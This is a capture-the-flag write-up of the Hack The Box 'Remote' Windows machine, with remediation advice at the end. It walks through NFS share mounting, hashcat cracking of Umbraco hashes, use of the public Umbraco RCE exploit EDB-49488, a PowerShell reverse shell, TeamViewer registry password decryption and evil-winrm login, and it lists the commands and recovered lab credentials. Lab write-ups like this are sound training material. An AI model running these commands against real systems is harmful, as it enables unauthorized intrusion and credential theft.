Remote writeup
Box name: Remote
Difficulty: Easy
OS: Windows
Overview: Remote is an easy difficulty Windows machine that features an Umbraco CMS installation. Credentials are found in a world-readable NFS share. Using these, an authenticated Umbraco CMS exploit is leveraged to gain a foothold. A vulnerable TeamViewer version is identified, from which we can gain a password. This password has been reused with the local administrator account. Using psexec with these credentials returns a SYSTEM shell.
Link: https://app.hackthebox.com/machines/Remote?sort_by=created_at&sort_type=desc
Machine IP: 10.129.3.206

Ran rustscan against the machine.
rustscan -a 10.129.3.206 –ulimit 5000 -b 2000 — -A -Pn

Checked out ftp as anonymous first. I don’t see any files in passive or active mode.
Checked out port 445 but nothing there.
netexec smb 10.129.3.206 -u “” -p “” –shares

Nothing on port 5985 or 47001 when attempting to navigate to it. Scanning NFS on port 2049.
sudo nmap –script nfs* 10.129.3.206 -sV -p111,2049
While that happens I’m just curious if I put a txt file in ftp if I can see it on one of the http sites but unfortunately put is denied. Got nmap scan back for nfs.

My first rustscan somehow missed a couple of ports but currently not sure if that matters. Let’s try mounting the site_backups.
mkdir test
sudo mount -t nfs 10.129.3.206:/site_backups ./test -O nolock

I poked at the Web.config file to see if anything was in there. Realized I don’t even know what I’m looking at. Searched Umbraco and thats the CMS name. Googled for where credential files possibly be found then read it.

Put the hashes in hashes.txt and attempted to crack with hashcat.
hashcat -m 100 hashes.txt /usr/share/wordlists/rockyou.txt
admin/administrator:baconandcheese

Smith is actually salted and different. Put his hash in hash2.txt
hashcat -m 1450 -a 0 hash2.txt /usr/share/wordlists/rockyou.txt
That didn’t work. Tried another mode.
hashcat -m 1460 -a 0 hash2.txt /usr/share/wordlists/rockyou.txt
That also found. I don’t believe thats an issue as we got admin, let’s just be aware that account exists. I rescanned with nmap as I was confused that I could get all this but saw nothing on the other open http ports.

And apparently my first rustscan missed port 80.

Ran feroxbuster.
feroxbuster -u http://10.129.3.206 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
While that finds out more I’ll check out the earlier ports with our new credentials. Didn’t find anything with that. Feroxbuster found a lot in the meantime. Got a login page at http://10.129.3.206/umbraco/#/login.

I could not get in using that password with admin, Administrator or smith. Did some research and we can find version in the web.config file.

This version is vulnerable to EDB-ID 49488 https://www.exploit-db.com/exploits/49488. Found a github here https://github.com/noraj/Umbraco-RCE. The problem is we aren’t authenticated to the site. I went back to try more stuff and I was actually able to get in with admin@htb.local:baconandcheese. Downloaded the exploit and the requirements and ran it.
python exploit.py -u admin@htb.local -p baconandcheese -i ‘http://10.129.3.206/’ -c ipconfig

And that worked. Now to get a shell. I used revshells.com Powershell #3 (Base64) and that worked.

Did some quick manual enumeration before throwing winpeas on there. I noticed TeamViewer which is typically not on these boxes. Did some research and found a registry we can peep at.
reg query “HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7”

Did some research and ended up finding this github https://github.com/S12cybersecurity/Decrypt-TeamViewer-Password. This is specifically for the box but whatever. Followed the exact post and get the password.
python3 password.py

Port 5985 is open so I will attempt evil-winrm.
evil-winrm -u admin -p ‘!R3m0te!’ -i 10.129.3.206
That didn’t work, tried Adminstrator and we got in.
evil-winrm -u Administrator -p ‘!R3m0te!’ -i 10.129.3.206

Grabbed all the flags.

GG
Attack Chain
1 – Reconnaissance Ran RustScan but the initial scan missed several ports including 80. Identified FTP, SMB, NFS on port 2049, and WinRM. FTP anonymous access returned no files. SMB guest access returned no readable shares. Rescanned with Nmap and confirmed port 80 running an Umbraco CMS. Ran feroxbuster and found an Umbraco login page at /umbraco/#/login.
rustscan -a 10.129.3.206 --ulimit 5000 -b 2000 -- -A -Pn sudo nmap --script nfs* 10.129.3.206 -sV -p111,2049 feroxbuster -u http://10.129.3.206 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config --force-recursion
2 – NFS share access and credential extraction Identified a world-readable NFS share called site_backups. Mounted it and explored the contents. Located the Umbraco database file and found password hashes for admin and smith accounts. Cracked the admin SHA1 hash with Hashcat using rockyou. The smith hash used salted HMAC and could not be cracked.
sudo mount -t nfs 10.129.3.206:/site_backups ./test -O nolock hashcat -m 100 hashes.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: admin@htb.local:baconandcheese
3 – Initial Access – Umbraco authenticated RCE – EDB-49488 Located the Umbraco version in the web.config file from the NFS share and identified it as vulnerable to EDB-49488. Authenticated to the Umbraco admin panel with admin@htb.local. Used the public RCE exploit to confirm command execution via ipconfig then used a base64 encoded PowerShell reverse shell to obtain an interactive shell.
python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.129.3.206/' -c ipconfig
4 – Privilege Escalation – TeamViewer encrypted password extraction Manual enumeration identified TeamViewer installed on the machine which is unusual for an HTB box. Queried the TeamViewer Version7 registry key and found an encrypted password value. Used a public TeamViewer password decryption script to recover the plaintext.
reg query "HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7"
Password recovered: !R3m0te!
5 – Administrator access via password reuse Tried the recovered password against multiple accounts via evil-winrm. Authentication succeeded for the Administrator account. Retrieved both user.txt and root.txt.
evil-winrm -u Administrator -p '!R3m0te!' -i 10.129.3.206
Key Takeaways
- World-readable NFS share exposing application database and credentials – The site_backups NFS share was mountable without authentication and contained the full Umbraco database including password hashes. NFS exports must require authentication, be restricted to specific trusted client IPs, and must never expose application databases or backup files.
- Umbraco authenticated RCE – EDB-49488 – The Umbraco version was vulnerable to a known authenticated RCE exploit with a public PoC. CMS platforms must be kept fully patched and version information must not be disclosed in publicly accessible configuration files or NFS shares.
- Password hash crackable with rockyou – The admin SHA1 hash was cracked using the rockyou wordlist. SHA1 is not a suitable algorithm for password storage. Umbraco and all web applications must store passwords using a modern adaptive hashing algorithm such as bcrypt or Argon2.
- TeamViewer storing encrypted credentials in the registry – TeamViewer Version 7 stored a recoverable encrypted password in a well-known registry key using a static encryption key. Any application storing credentials in the registry with a known decryption method provides no meaningful protection. TeamViewer must be updated to a supported version and credentials must be managed through a PAM solution.
- Password reuse between TeamViewer and the local Administrator account – The password recovered from TeamViewer was reused for the Windows Administrator account, resulting in immediate full system compromise. Passwords must be unique across every account and service without exception and the local Administrator password must be managed via Windows LAPS.
Remediation
[Immediate] Remove or restrict the site_backups NFS share Disable the NFS export or restrict it to specific trusted management IPs immediately. NFS shares must require Kerberos authentication and must never expose application databases, backup files, or configuration data. Rotate all credentials found in the mounted share.
[Immediate] Patch Umbraco to remediate EDB-49488 Update Umbraco to the latest supported version immediately. Restrict access to the Umbraco admin panel to authorized IP ranges. Audit all other web applications on the host for outstanding vulnerabilities and apply patches within the established SLA.
[Immediate] Replace SHA1 password hashing in Umbraco Migrate Umbraco to use a modern adaptive hashing algorithm such as bcrypt for all stored passwords. Force a password reset for all accounts after migration. The cracked admin credential must be rotated immediately.
[Immediate] Update or remove TeamViewer and rotate recovered credentials Update TeamViewer to the latest supported version which does not store credentials using a static encryption key. If TeamViewer is not operationally required, remove it entirely. Rotate the !R3m0te! password on all accounts where it was in use and audit all other systems for reuse of this credential.
[Immediate] Deploy Windows LAPS for local Administrator password management Implement Windows LAPS across all domain-joined machines to automatically generate, rotate, and store unique local Administrator passwords. The Administrator password must never be shared across systems or reused with any service or application account.
[Short-term] Enforce unique passwords across all accounts and services The TeamViewer credential was reused for the local Administrator account. Enforce a policy requiring unique passwords per account and per service. Conduct a credential audit across all systems to identify shared passwords and force resets where reuse is found.
[Long-term] Implement an application inventory and hardening baseline for Windows endpoints Audit all software installed on Windows servers including remote access tools such as TeamViewer, VNC, and similar applications. Any tool storing credentials locally must be assessed for known decryption vulnerabilities. Define a hardening standard covering NFS export restrictions, CMS patch cadence, local Administrator password management, and remote access tool governance. Include all identified services in regular vulnerability scans and penetration tests.


Leave a Reply